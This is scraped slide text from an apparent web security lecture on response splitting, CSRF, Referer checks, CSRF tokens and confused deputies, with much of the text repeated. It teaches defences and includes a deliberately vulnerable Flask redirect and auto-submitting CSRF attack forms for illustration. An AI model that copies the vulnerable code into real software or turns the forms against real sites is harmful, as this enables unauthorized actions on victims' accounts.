
Challenges of Sanitizing Data <div id="content">
<h1>User Info</h1>
<p>Hi {{user.name}}</p>
<p id="status" style="{{user.style}}"></p>
</div>
<script>
$.get('/user/status/{{user.id}}', function(data) {
$('#status').html('You are now ' + data.status);
});
</script> HTML Sanitization Attribute Sanitization Script Sanitization Was this sanitized by the server?<br>
<h1>User Info</h1>
<p>Hi {{user.name}}</p>
<p id="status" style="{{user.style}}"></p>
</div>
<script>
$.get('/user/status/{{user.id}}', function(data) {
$('#status').html('You are now ' + data.status);
});
</script> HTML Sanitization Attribute Sanitization Script Sanitization Was this sanitized by the server?<br>
67

Response Splitting @app.route('/oldurl')
def do_redirect():
# ...
url = request.args.get('u', '')
resp.headers['Location'] = url
return resp
Response splitting is an attack against the integrity of responses issued by a server
Similar to, but not the same, as XSS

Simplest example is redirect splitting
Apps vulnerable when they don't filter delimiters from untrusted inputs that appear in Location headers<br>
def do_redirect():
# ...
url = request.args.get('u', '')
resp.headers['Location'] = url
return resp
Response splitting is an attack against the integrity of responses issued by a server
Similar to, but not the same, as XSS
Simplest example is redirect splitting
Apps vulnerable when they don't filter delimiters from untrusted inputs that appear in Location headers<br>
68
Working Example<br>
69

Response Splitting Example @app.route('/oldurl')
def do_redirect():
# ...
url = request.args.get('u', '')
resp.headers['Location'] = url
return resp Moral of this story: always sanitize data from the user!<br>
def do_redirect():
# ...
url = request.args.get('u', '')
resp.headers['Location'] = url
return resp Moral of this story: always sanitize data from the user!<br>
70

Cross-Site Request Forgery (CSRF) CSRF is another of the basic web attacks
Attacker tricks victim into accessing URL that performs an unauthorized action
Avoids the need to read private state (e.g. document.cookie)
Abuses the SOP
All requests to origin D* will include D*’s cookies
… even if some other origin D sends the request to D*<br>
Attacker tricks victim into accessing URL that performs an unauthorized action
Avoids the need to read private state (e.g. document.cookie)
Abuses the SOP
All requests to origin D* will include D*’s cookies
… even if some other origin D sends the request to D*<br>
71

Vulnerable Website Bank of Washington Welcome, Christo Transfer Money To: Amount: Transfer<br>
72

Client Side Server Side GET the login page POST username and password, receive a session cookie GET the money transfer page POST the money transfer request<br>
73

CSRF Attack Assume that the victim is logged-in to www.bofw.com Origin: www.bofw.com
session=3#4fH8d%dA1 <form action="https://bofw.com/xfer.php">
<input type="hidden" name="to“
value="attacker">
<input type="hidden" name="amount“
value="1000000">
</form>
<script>document.forms[0].submit();</script><br>
session=3#4fH8d%dA1 <form action="https://bofw.com/xfer.php">
<input type="hidden" name="to“
value="attacker">
<input type="hidden" name="amount“
value="1000000">
</form>
<script>document.forms[0].submit();</script><br>
74

Login CSRF <form action="https://victim-app.io/login">
<input name="user" value="attacker">
<input name="password" value="blah23">
</form>
<script>document.forms[0].submit();</script>
Login CSRF is a special form of the more general case
CSRF on a login form to log victim in as the attacker
Attacker can later see what the victim did in the account
Search history
Items viewed
Etc.<br>
<input name="user" value="attacker">
<input name="password" value="blah23">
</form>
<script>document.forms[0].submit();</script>
Login CSRF is a special form of the more general case
CSRF on a login form to log victim in as the attacker
Attacker can later see what the victim did in the account
Search history
Items viewed
Etc.<br>
75

Mitigating CSRF Attacks Two main types of defenses
Referer checking
Leverages the Referer HTTP header, which is automatically added to all requests by the browser
Imperfect solution, may lead to false positives
CSRF tokens
Random tokens inserted into all forms by the server
POSTed responses must include the corresponding random token<br>
Referer checking
Leverages the Referer HTTP header, which is automatically added to all requests by the browser
Imperfect solution, may lead to false positives
CSRF tokens
Random tokens inserted into all forms by the server
POSTed responses must include the corresponding random token<br>
76

HTTP “Referer” Header HTTP Referer header
Sent automatically by the browser to indicate the origin of a request
Example: if you click a link from Google Search…
Referer: https://google.com/search?q=whatever
Three possibilities in the previous CSRF example
Referer: https://www.bofw.com/
Referer: http://evil.com/
Referer:
Leveraging Referer to mitigate CSRF
Strict: only accept POST if Referer is present and expected value
Lenient: only accept POST if Referer is absent or expected value<br>
Sent automatically by the browser to indicate the origin of a request
Example: if you click a link from Google Search…
Referer: https://google.com/search?q=whatever
Three possibilities in the previous CSRF example
Referer: https://www.bofw.com/
Referer: http://evil.com/
Referer:
Leveraging Referer to mitigate CSRF
Strict: only accept POST if Referer is present and expected value
Lenient: only accept POST if Referer is absent or expected value<br>
77

Referer Privacy Referer header can leak information from your browser to a website
Imagine seeing an access log entry for a celebrity's Wikipedia entry where...
Referer=http://int.cia.gov/projects/hitlist.html
Common sources of blocking
HTTP proxy at network perimiter
HTTPS → HTTP transitions
User blocking
Broken user agents
Using Referer to mitigate CSRF may lead to false positives
Angry users, lost revenue<br>
Imagine seeing an access log entry for a celebrity's Wikipedia entry where...
Referer=http://int.cia.gov/projects/hitlist.html
Common sources of blocking
HTTP proxy at network perimiter
HTTPS → HTTP transitions
User blocking
Broken user agents
Using Referer to mitigate CSRF may lead to false positives
Angry users, lost revenue<br>
78

CSRF Tokens <form action="/xfer.php">
// ...
<input type="hidden“ name="CSRF_TOKEN“ value="Ko7bgbjYr2+nqO7J7zIKbQ==">
</form>
Require POSTed responses to include a secret value
Unguessability implies unforgeability
SOP prevents attacker from downloading the target form using code in your browser
Attacker can't feasibly predict correct value
Requires rewriting app in most cases
Many web frameworks include CSRF token modules
Proxy could also be used to insert and check tokens<br>
// ...
<input type="hidden“ name="CSRF_TOKEN“ value="Ko7bgbjYr2+nqO7J7zIKbQ==">
</form>
Require POSTed responses to include a secret value
Unguessability implies unforgeability
SOP prevents attacker from downloading the target form using code in your browser
Attacker can't feasibly predict correct value
Requires rewriting app in most cases
Many web frameworks include CSRF token modules
Proxy could also be used to insert and check tokens<br>
79

CSRF Wrapup Usually requires a one-step, side-effecting action
Attacks are blind
e.g., POST /important_action
CSRF is the dual of XSS is some ways
In XSS, client trust in the server is violated
In CSRF, server trust in the client is violated
A classic example of a confused deputy attack
The app is tricked into doing something it shouldn't do, even though it possesses the authority to do so<br>
Attacks are blind
e.g., POST /important_action
CSRF is the dual of XSS is some ways
In XSS, client trust in the server is violated
In CSRF, server trust in the client is violated
A classic example of a confused deputy attack
The app is tricked into doing something it shouldn't do, even though it possesses the authority to do so<br>
80

Confused Deputies Original example due to Hardy in 1985
Compiler is installed in SYSX directory
Compiler has permissions to write into SYSX directory, also allows users to pass a path for debug output
Billing information for company stored at SYSX/BILL
Malicious user gives SYSX/BILL as the debug path
Compiler happily overwrites the company's billing records
In this example, the compiler is a confused deputy
Tricked into performing a malicious action that it had permissions to perform, but should not have
Classic argument for capabilities<br>
Compiler is installed in SYSX directory
Compiler has permissions to write into SYSX directory, also allows users to pass a path for debug output
Billing information for company stored at SYSX/BILL
